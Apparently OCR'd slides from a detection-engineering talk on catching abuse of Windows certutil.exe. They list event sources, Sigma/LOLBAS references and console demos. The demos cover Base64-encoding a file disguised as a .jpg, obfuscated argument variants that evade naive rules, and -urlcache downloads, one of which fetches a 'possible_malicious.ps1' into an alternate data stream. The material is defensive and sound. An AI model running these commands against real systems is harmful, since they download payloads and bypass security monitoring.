Defense Bypassed: Anti-virus, Host intrusion prevention systems, Signature-based detection, Network intrusion detection system


Contributors: Matthew Demaske, Adaptforward; Red Canary

Version: 1.0

Created: 14 December 2017

Last Modified: 25 April 2019

T1140 – Deobfuscate/Decode Files or Information



@olafhartong

Microsoft Documentation– Certutil

Many many options

certutil

10/16/2017 34 minutes to read +7

Certutil.exe is a command-line program, installed as part of Certificate Services. You can use certutil.exe to dump and display certification authority (CA) configuration information, configure Certificate Services, backup and restore CA components, and verify certificates, key pairs, and certificate chains.

If certutil is run on a certification authority without additional parameters, it displays the current certification authority configuration. If certutil is run on a non-certification authority, the command defaults to running the `certutil [-dump]` command.

> **Important**
>
> Earlier versions of certutil may not provide all of the options that are described in this document. You can see all the options that a specific version of certutil provides by running `certutil -?` or `certutil <parameter> -?`.

https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/certutil

Resources – Certutil

.. / Certutil.exe

Download | Alternate data streams | Encode | Decode

Windows binary used for handeling certificates


Paths:


C:\Windows\System32\certutil.exe
C:\Windows\SysWOW64\certutil.exe

Resources:
https://twitter.com/Moriarty_Meng/status/984380793383370752
https://twitter.com/mattifestation/status/620107926288515072
https://twitter.com/egre55/status/1087685529016193025

Acknowledgement:
Matt Graeber - @mattifestation
Moriarty - @Moriarty_Meng
egre55 - @egre55

Detection:
Certutil.exe creating new files on disk
Useragent Microsoft-CryptoAPI/10.0
Useragent CertUtil URL Agent





https://lolbas-project.github.io
https://github.com/Neo23x0/sigma
https://atomicredteam.io/

Resilient detections – CertUtil – Focus: Endpoint

Sigma Rules
- Process Creation
- Proxy

LolBas
- Process Creation
- File Creation
- Network Connection

Atomic Red Team
- Process Creation
- File Creation
- Network Connection

My expectations

Security 4656: A handle to an object was requested.
Security 4688: A new process has been created
Security 5156: The Windows Filtering Platform has allowed a connection
Security 5158: The Windows Filtering Platform has permitted a bind to a local port

Sysmon 1: Process Creation
Sysmon 3: Network connection
Sysmon 11: File created
Sysmon 22: DNS Query

Resilient detections – CertUtil - Encode

Encode

Command to encode a file using Base64

```
certutil -encode inputFileName encodedOutputFileName
```

Usecase:Encode files to evade defensive measures
Privileges required:User
OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre:T1027

```
PS C:\Users\homerus> certutil.exe -encode extracted.zip just_an_image.jpg
Input Length = 1381582
Output Length = 1899734
CertUtil: -encode command completed successfully.
PS C:\Users\homerus>
```


Resilient detections – CertUtil

```
PS C:\Users\homerus> certutil.exe -encode
Expected at least 2 args, received 0
CertUtil: Missing argument

Usage:
  CertUtil [Options] -encode InFile OutFile
  Encode file to Base64

Options:
  -f                  -- Force overwrite
  -Unicode            -- Write redirected output in Unicode
  -UnicodeText        -- Write output file in Unicode
  -gmt                -- Display times as GMT
  -seconds            -- Display times with seconds and milliseconds
  -v                  -- Verbose operation
  -privatekey         -- Display password and private key data
  -pin PIN                    -- Smart Card PIN
  -sid WELL_KNOWN_SID_TYPE    -- Numeric SID
            22 -- Local System
            23 -- Local Service
            24 -- Network Service

CertUtil -?               -- Display a verb list (command list)
CertUtil -encode -?       -- Display help text for the "encode" verb
CertUtil -v -?            -- Display all help text for all verbs
```


Resilient detections – CertUtil - Encode

Lets replace - with /

```
PS C:\Users\homerus> certutil.exe /encode extracted.zip just_another_image.jpg
Input Length = 1381582
Output Length = 1899734
CertUtil: -encode command completed successfully.
```

What if we put the argument in double quotes?

```
PS C:\Users\homerus> certutil.exe "-encode" extracted.zip yet_another_image.jpg
Input Length = 1381582
Output Length = 1899734
CertUtil: -encode command completed successfully.
```

Or somewhere randomly in the argument?

```
PS C:\Users\homerus> certutil.exe -en""code extracted.zip what_about_this.jpg
Input Length = 1381582
Output Length = 1899734
CertUtil: -encode command completed successfully.
```


Resilient detections – CertUtil – Technique 1 - Considerations

```
certutil.exe -encode somefile.ext encodedfile.ext
```

- **-encode** or **/encode** works
- **-f** or **/f** is optional, forces overwrite of the encoded file
- deal with obfuscation, preferably in separate rules
- certutil can be **renamed**

Thank you!

bonus slides if I was fast enough :D

Olaf Hartong

@olafhartong
github.com/olafhartong
olaf@falconforce.nl

Resilient detections – CertUtil - URLCache

Download

Download and save 7zip to disk in the current folder.

```
certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
```

Usecase:Download file from Internet
Privileges required:User
OS:Windows vista, Windows 7, Windows 8, Windows 8.1, Windows 10
Mitre:T1105

```
PS C:\Users\homerus> certutil.exe -urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
****  Online  ****
  000000  ...
  1514ce
CertUtil: -URLCache command completed successfully.
```


Resilient detections – CertUtil - URLCache

```
Usage:
  CertUtil [Options] -URLCache [URL | CRL | * [delete]]
  Display or delete URL cache entries
    URL -- cached URL
    CRL -- operate on all cached CRL URLs only
    * -- operate on all cached URLs
    delete -- delete relevant URLs from the current user's local cache
    Use -f to force fetching a specific URL and updating the cache.

Options:
  -f                    -- Force overwrite
  -Unicode              -- Write redirected output in Unicode
  -gmt                  -- Display times as GMT
  -seconds              -- Display times with seconds and milliseconds
  -split                -- Split embedded ASN.1 elements, and save to files
  -v                    -- Verbose operation
  -privatekey           -- Display password and private key data
  -pin PIN                      -- Smart Card PIN
  -sid WELL_KNOWN_SID_TYPE  -- Numeric SID
            22 -- Local System
            23 -- Local Service
            24 -- Network Service
```


Resilient detections – CertUtil

```
PS C:\Users\homerus> certutil.exe /urlcache -split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
****  Online  ****
  000000  ...
  1514ce
CertUtil: -URLCache command completed successfully.
PS C:\Users\homerus> certutil.exe /urlcache /split -f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
****  Online  ****
  000000  ...
  1514ce
CertUtil: -URLCache command completed successfully.
PS C:\Users\homerus> certutil.exe /urlcache /split /f http://7-zip.org/a/7z1604-x64.exe 7zip.exe
****  Online  ****
  000000  ...
  1514ce
CertUtil: -URLCache command completed successfully.
```


Resilient detections – CertUtil – Technique 2 - Considerations

```
certutil.exe -urlcache -split -f https://hawkinslab.net/possible_malicious.ps1 c:\temp:ttt
```

- **-urlcache** or **/urlcache**
- **http://** can also be **https**, **smb** or a **variable**
- **-split** or **/split** is optional, might be useful for IDS/IPS evasion
- **-f** or **/f** is optional, only forces overwrite
- a **:** in the last block without a **** next to it could indicate alternate file stream attempt
- certutil can be **renamed**

Olaf Hartong

@olafhartong
github.com/olafhartong
olaf@falconforce.nl